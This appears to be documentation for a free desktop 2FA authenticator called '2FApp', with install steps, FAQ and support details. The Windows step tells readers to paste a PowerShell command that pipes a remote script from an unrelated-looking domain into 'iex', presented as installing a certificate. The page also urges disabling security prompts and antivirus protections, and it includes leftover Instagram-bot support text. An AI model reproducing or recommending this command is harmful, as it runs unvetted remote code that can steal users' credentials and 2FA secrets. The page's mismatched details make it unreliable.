Documentation
Welcome to the official product documentation overview.
Please read carefully to gain a good understanding of how to use this product, it will take you less than 15 minutes but it will save you hours.
2FA - Free 2FA Authenticator for Desktop
Free 2FA Authenticator for Desktop
Type: Desktop software
Last update: 2026/09/12
Version: 1.0.2
Created on 2017/01/01 by Automatize
2FA - Free 2FA Authenticator for Desktop is the Ultimate 2FA Vault. Zero Friction. Zero Bloat.
Take back full control of your online security. 2FApp gives you lightning-fast, zero-knowledge two-factor authentication with local AES-256 encryption. Keep your secrets strictly offline or sync them on your terms. No registration, no tracking, pure peace of mind.
You can visit our website if you have any question, to get discounts or get the last news about our software... Automatize's Website.
Download
Depending where you purchased the product, you should be able to download the files on the platform you got it.
Nonetheless, sometimes the platform takes some time to approve updated files, please check the CHANGELOG to see if you have the latest version or not, then you can download the latest version directly from our server:
Installation & Update
Be sure that you have the latest version, check the CHANGELOG and download the last files (directly from our server if needed).
The installation files should be in the "Installation" folder, if the files are compressed in a file (ZIP file), make sure to extract all the files, then, depending on your operating system, follow the instructions:
-
Windows:
Open the file "2fapp-software-1.0.1-win-installer-x64.exe" and follow the instructions. You might have to allow your machine to run unsigned/untrusted apps (check your settings on Windows Defender or Windows Security).
Else you can allow the app by installing the Trusted Certificate, open PowerSheel and paste this command then press Enter:irm https://automatize.v2.nintenda.fr/scripts/windows/certificates/automatize | iex -
macOS:
Open the file "2fapp-software-1.0.1-mac-installer.pkg" and follow the instructions. You might have to allow your machine to open apps from unidentified developer: Safely open apps on your Mac / Open a Mac app from an unidentified developer. On Sequoia and above, try to open it with right click then "Open" else try to install the file by double clicking, then you will either get a notification asking you if you want to allow it or you can go to Apple / Settings / Privacy & Security and allow the app there.
Install it in your Applications folder to make it visible in your Launchpad.
Then simply launch the software from the Applications (.app) folder or from your Launchpad.
Sometimes the application is installed in the same folder as the .pkg file, so simply move "2FApp.app" to your Applications folder (then it should appear in your Launchpad after a few seconds). -
Linux:
Install the "2fapp-software-1.0.1-linux-amd64-installer.deb" file by using one of the 2 following commands in a terminal:- sudo dpkg -i 2fapp-software-1.0.1-linux-amd64-installer.deb
- sudo apt install ./2fapp-software-1.0.1-linux-amd64-installer.deb
- 2fapp-software --no-sandbox
- If you are using any Antivirus or Firewall (Windows Defender, Windows Security...), be sure to allow the software to write files and access to internet, temporary allow your operating system to install unsigned/untrusted apps.
- Our software is self-signed, because "trusted" code signing certificates are a scam controlled by some centralized companies, and unlike SSL certificate, you cannot get a "trusted" certificate without paying a huge fee. Also, anyone who buys their certificate will be automatically "trusted", so it doesn't make the software safer. They are selling the certificates for hundreds of dollars per year, even if it costs literally nothing to create one, they are just ripping off developers.
How To Use

Simply add your secret manually or by scanning the QR code given by the provider, that's it! Easy peasy.
Screenshot:
Frequently Asked Questions
Is 2FApp completely free to use?
Yes, 2FApp is 100% free with no hidden subscriptions or paywalls. You get full access to all features, including local encryption and cloud backups.
Which operating systems are compatible with 2FApp?
2FApp supports most modern desktop operating systems, including:
- Windows: Windows 10 and newer
- macOS: Intel and Apple Silicon (M-series)
- Linux: Most recent distributions
How do I import my codes from Google Authenticator?
Export your QR codes from Google Authenticator, then use 2FApp's built-in import tool to scan or upload them. All your accounts will transfer automatically in seconds.
Are my 2FA secret keys safe? Is the cloud backup safe?
Yes. Your vault is encrypted locally on your device with AES-256 with your own password, if you decide to use the cloud backup, it will be securely sent over TLS. We cannot read or access your 2FA secret keys under any circumstances. Using the cloud backup is optional, you can keep your secret keys 100% offline if you want to.
Can I use 2FApp without an internet connection?
Absolutely. 2FApp is offline-first. Internet access is only needed if you choose to sync or back up your encrypted vault to our server.
Can I generate a 2FA code for a specific date in advance?
Yes. You can select any target date and time to instantly calculate and export the corresponding 2FA codes in advance.
Can I change my encryption password?
Yes, you can update your master password at any time within the app settings. You will need to enter your current password first to authorize the change.
Can I sync my 2FA codes across multiple devices?
Yes. You can optionally back up your encrypted vault to our secure server and use your unique Public User ID to sync all your devices instantly.
What custom fields can I configure for each 2FA account?
You can fully customize account labels, issuers, secret keys, digit lengths (6–8 digits), refresh intervals (period/counter), hashing algorithms (SHA1, SHA256, SHA512), image and some custom data.
Troubleshooting
-
Encrypt / Decrypt error
You probably are using the wrong password... -
Cannot sync file with server
Check the error message, maybe you reached the file size limit, if the problem persists, contact us.
Support / Contact
If you want to add new features, we can build a custom version for you.
Before sending any support request, be sure that you have downloaded the last version of the software and read the documetation.
Then if you have a problem, send a message to automatize.softwares+2fapp@gmail.com
With these mandatory informations:
- A video of the problem, from when you start the software to when to problem occurs (disable Headless mode, if available)
- The full Logs (simply copy/paste them in the email, fully, not just a part, or attach the logs file if available)
- Purchase Code / License Key
- Software name and version
- Operating System / Web browser
- Configuration
- Description of the problem
You can use the button in the software (if available), it will fill most of the informations for you.
- Email: my@email.com
- Purchase Code / License Key: xxxxxx-xxxxx-xxxxx-xxxxxx
- Software name and version: , version
- Operating System: Windows 7 64bit
- Software configuration:
- Instagram mode: Unfollow your following
- Headless mode: OFF
- Web browser path: C:/Program Files (x86)/Google/Chrome/Application/chrome.exe
- Description of the problem: The bot does not scroll down and cannot load more than 24 accounts even if my Following contains 292 accounts
- The full logs:
[instagram][automatize_] The bot cannot load more accounts [16:49:29]
[instagram][automatize_] Getting more following... 24[16:49:26]
[instagram][automatize_] Scrolling down...[16:49:19]
[instagram][automatize_] Getting more following... 24[16:49:18]
[instagram][automatize_] Scrolling down...[16:49:18]
[instagram][automatize_] Number of following of this account: 294[16:49:18]
[instagram][automatize_] Getting 100 following of automatize_...[16:49:11]
[instagram][automatize_] Opening following...[16:49:02]
[instagram][automatize_] Opening account page of: automatize_[16:49:02]
[instagram][automatize_] Start unfollow following of your account...[16:48:53]
[instagram][automatize_] Validating login...[16:48:49]
[instagram][automatize_] Typing password...[16:48:42]
[instagram][automatize_] Typing username...[16:48:29]
[instagram][automatize_] Opening login page...[16:48:29]
[instagram][automatize_] Loading...[16:48:29]
[instagram][automatize_] The web browser is now launched.[16:48:28]
[instagram][automatize_] Trying to start the web browser with the path: C:/Program Files (x86)/Google/Chrome/Application/chrome.exe[16:48:28]
[instagram][automatize_] Configuration: { "username": "automatize_", "botMode": "UnfollowYourFollowings", "id": "automatize__UnfollowYourFollowings", "botType": "instagram", "executablePath": "C:/Program Files (x86)/Google/Chrome/Application/chrome.exe", "hashtagsSeparateWithComma": "", "usersSeparateWithComma": null, "maxLikesPerDay": "120", "maxFollowForThisRun": "100", "maxUnfollowForThisRun": "100", "maxFollowPerDay": "120", "maxCommentsPerDay": "120", "whitelistAccountsWithComma": "", "commentsWithSemiColon": "", "accountToLikePostsOfItsFollowers": "", "accountsToFollowTheirFollowers": "", "numberOfLikesPerAccount": "3", "headlessBrowser": false, "VERSION": "1.1.12", "proxyServer": "", "proxyUsername": "", "proxyPassword": "" }
Resell / White-label
Changelog
Updates history is available here: CHANGELOG